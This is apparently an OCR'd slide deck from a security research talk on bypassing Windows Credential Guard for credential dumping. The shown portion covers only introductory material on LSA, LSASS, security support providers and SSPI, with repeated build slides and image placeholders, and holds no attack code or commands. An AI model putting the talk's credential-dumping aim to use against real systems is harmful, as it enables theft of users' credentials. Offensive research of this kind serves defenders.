Catching Credential Guard Off Guard

Elevating modern credential dumping efforts

Valdemar Carøe
Security Researcher

Agenda

01 Local Security Authority (LSA)

02 Traditional Credential Dumping

03 Credential Guard

04 Remote Credential Guard

05 Assembling The Pieces

06 Questions & Answers

Local Security Authority (LSA)

The beating heart of Windows authentication

What is it?

"*A protected subsystem that authenticates and logs users onto the local system. LSA also maintains information about all aspects of local security on a system, collectively known as the Local Security Policy of the system.*" – Microsoft

What is it?

"*A protected subsystem that authenticates and logs users onto the local system. LSA also maintains information about all aspects of local security on a system, collectively known as the Local Security Policy of the system.*" – Microsoft

- Implemented in the Local Security Authority Subsystem Service (LSASS) executable

What is it?

"*A protected subsystem that authenticates and logs users onto the local system. LSA also maintains information about all aspects of local security on a system, collectively known as the Local Security Policy of the system.*" – Microsoft

- Implemented in the Local Security Authority Subsystem Service (LSASS) executable
- Extensible design allows for seamless addition of new security protocols

Introduction to LSA

- Submodules are called Security Support Providers (SSPs)
  - Usually loaded by LSASS during system boot
  - Some SSPs only initialize when requested

Introduction to LSA

- Submodules are called Security Support Providers (SSPs)
  - Usually loaded by LSASS during system boot
  - Some SSPs only initialize when requested
- An SSP typically implements one or more Security Packages (SPs)
  - These are the actual implementations of security protocols


Introduction to LSA

- Submodules are called Security Support Providers (SSPs)
  - Usually loaded by LSASS during system boot
  - Some SSPs only initialize when requested
- An SSP typically implements one or more Security Packages (SPs)
  - These are the actual implementations of security protocols
- An SSP can be classified as an Authentication Package (AP)
  - But only if it implements user logon functionality


Introduction to LSA

- Submodules are called Security Support Providers (SSPs)
  - Usually loaded by LSASS during system boot
  - Some SSPs only initialize when requested
- An SSP typically implements one or more Security Packages (SPs)
  - These are the actual implementations of security protocols
- An SSP can be classified as an Authentication Package (AP)
  - But only if it implements user logon functionality
- Interactions occur through the Security Support Provider Interface (SSPI)
  - Opaque by design, abstracting protocol details from applications


Security Support Provider Interface (SSPI)




Security Support Provider Interface (SSPI)




Security Support Provider Interface (SSPI)



